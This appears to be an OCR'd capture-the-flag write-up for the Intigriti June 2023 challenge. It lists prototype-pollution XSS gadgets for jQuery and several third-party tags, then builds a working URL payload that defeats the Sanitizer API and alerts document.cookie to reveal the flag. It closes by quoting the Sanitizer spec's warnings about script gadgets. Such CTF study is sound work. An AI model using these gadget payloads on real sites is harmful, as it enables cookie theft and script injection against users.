
jQuery $(html)	`?__proto__[div][0]=1`
	`&__proto__[div][1]=<img/src/onerror%3dalert(1)>`
		XSS		Sergey Bobrov

jQuery $(x).off String.prototype	`?__proto__[preventDefault]=x`
	`&__proto__[handleObj]=x`
	`&__proto__[delegateTarget]=<img/src/onerror%3dalert(1)>`
		XSS		Sergey Bobrov

Google reCAPTCHA	`?__proto__[srcdoc][]=<script>alert(1)</script>`	XSS		s1r1us
Twitter Universal Website Tag (Fixed)	`?__proto__[hif][]=javascript:alert(1)`	XSS		Sergey Bobrov

Tealium Universal Tag	`?__proto__[attrs][src]=1`
	`&__proto__[src]=data:,alert(1)//`
		XSS		Sergey Bobrov

Enough POCs to try for our version lower then jquery 3.0.0:



jQuery

URL: https://jquery.com/

JS Fingerprint

```
return (typeof $ !== 'undefined' && typeof $.fn !== 'undefined' && typeof $.fn.jquery !== 'undefined')
```

PoC

$(x).off jQuery all versions

- Can be exploited through String.prototype

```
?__proto__[preventDefault]=x&__proto__[handleObj]=x&__proto__[delegateTarget]=<img/src/onerror%3dalert(document.domain)>
```

```
<script/src=https://code.jquery.com/jquery-3.3.1.js></script>
<script>
  Object.prototype.preventDefault='x'
  Object.prototype.handleObj='x'
  Object.prototype.delegateTarget='<img/src/onerror=alert(1)>'
  /* No extra code needed for jQuery 1 & 2 */
  $(document).off('foobar');
</script>
```

$(html) jQuery all versions

```
?__proto__[div][0]=1&__proto__[div][1]=<img src onerror%3dalert(1)>
```


```
<script/src=https://code.jquery.com/jquery-3.3.1.js></script>
<script>
  Object.prototype.div=['1','<img src onerror=alert(1)>']
</script>
<script>
  $('<div x="x"></div>')
</script>
```

$.get jQuery >= 3.0.0

- Also can be used for .*post*,.ajax, $.getJSON
- Can be exploited through Boolean.prototype

We can add following to our URL: ?__proto__[preventDefault]=x&__proto__[handleObj]=x&__proto__[delegateTarget]=<img/src/onerror%3dalert(document.domain)>

The only extra thing we need then is $(document).off('foobar'); being executed by JavaScript



PoC


$(x).off jQuery all versions

- Can be exploited through String.prototype

```
?__proto__[preventDefault]=x&__proto__[handleObj]=x&__proto__[delegateTarget]=<img/src/onerror%3dalert(document.domain)>
```

```
<script/src=https://code.jquery.com/jquery-3.3.1.js></script>
<script>
  Object.prototype.preventDefault='x'
  Object.prototype.handleObj='x'
  Object.prototype.delegateTarget='<img/src/onerror=alert(1)>'
  /* No extra code needed for jQuery 1 & 2 */
  $(document).off('foobar');
</script>
```

This part of the source code will take care of it




```
                const modalContent = document.getElementById('modalContent');
                // recaptcha is still under development
                if (window.recaptcha) {
                    const script = document.createElement('script');
                    script.src = 'https://www.google.com/recaptcha/api.js';
                    script.async = true;
                    script.defer = true;

                    document.head.appendChild(script);
                }
                try {
                    modalContent.setHTML(name + " 👋", {sanitizer: new Sanitizer({})}); // no XSS
                } catch {
                    modalContent.textContent = name + " 👋"
                }

            }
        });
    </script>
</head>

<body>
```

The JavaScript setHTML function will insert the “name” parameter wich is our input we control into the page as HTML but the sanitizer first checks the input and cleans it. In our gadgets case the “name” we will set to $(document).off('foobar'); which is 100% clean according to the sanitizer. Nothing malicious.

Our URL just needs to contain the Prototype Pollution that will Pollute our input. The sanitizer will only check the input coming from the name parameter but does not know about pollution.

Remark: Use Google Chrome to test as this does not work with FireFox

https://challenge-0623.intigriti.io/challenge/index.html?__proto__[preventDefault]=x&__proto__[handleObj]=x&__proto__[delegateTarget]=%3Cimg/src/onerror%3dalert(document.domain)%3E&name=$(document).off(%27foobar%27);



challenge-0623.intigriti.io/challenge/index.html?__proto__[preventDefault]=x&__proto__[handleObj]=x&__proto__[delegateTarget]=<img/src/onerror%3dalert(document.domain)>&name=$(document).off(%27foobar%27);


challenge-0623.intigriti.io says

challenge-0623.intigriti.io

$(document).off('foobar'); 👋

We can adapt the payload ot alert the cookie:

https://challenge-0623.intigriti.io/challenge/index.html?__proto__[preventDefault]=x&__proto__[handleObj]=x&__proto__[delegateTarget]=%3Cimg/src/onerror%3dalert(document.cookie)%3E&name=$(document).off(%27foobar%27);




challenge-0623.intigriti.io/challenge/index.html?__proto__[preventDefault]=x&__proto__[handleObj]=x&__proto__[delegateTarget]=<img/src/onerror%3dalert(document.cookie)>&name=$(document).off(%27foobar%27);

challenge-0623.intigriti.io says

Flag=flag{XSS}

$(document).off('foobar'); 👋

Probabaly I should have found this relatively simple script gadget method sooner (before trying to pollute the sanitizer) as the sanitizer documentation warns for script gadgets:



wicg.github.io/sanitizer-api/#attribute-match-list

TABLE OF CONTENTS

§ 4. Security Considerations

The Sanitizer API is intended to prevent DOM-based Cross-Site Scripting by traversing a supplied HTML content and removing elements and attributes according to a configuration. The specified API must not support the construction of a Sanitizer object that leaves script-capable markup in and doing so would be a bug in the threat model.

That being said, there are security issues which the correct usage of the Sanitizer API will not be able to protect against and the scenarios will be laid out in the following sections.

§ 4.1. Server-Side Reflected and Stored XSS

This section is not normative.

The Sanitizer API operates solely in the DOM and adds a capability to traverse and filter an existing DocumentFragment. The Sanitizer does not address server-side reflected or stored XSS.

§ 4.2. DOM clobbering

This section is not normative.

DOM clobbering describes an attack in which malicious HTML confuses an application by naming elements through `id` or `name` attributes such that properties like `children` of an HTML element in the DOM are overshadowed by the malicious content.

The Sanitizer API does not protect DOM clobbering attacks in its default state, but can be configured to remove `id` and `name` attributes.

§ 4.3. XSS with Script gadgets

This section is not normative.

Script gadgets are a technique in which an attacker uses existing application code from popular JavaScript libraries to cause their own code to execute. This is often done by injecting innocent-looking code or seemingly inert DOM nodes that is only parsed and interpreted by a framework which then performs the execution of JavaScript based on that input.

The Sanitizer API can not prevent these attacks, but requires page authors to explicitly allow unknown elements in general, and authors must additionally explicitly configure unknown attributes and elements and markup that is known to be widely used for templating and framework-specific code, like `data-` and `slot` attributes and elements like `<slot>` and `<template>`. We believe that these restrictions are not exhaustive and encourage page authors to examine their third party libraries for this behavior.

§ 4.4. Mutated XSS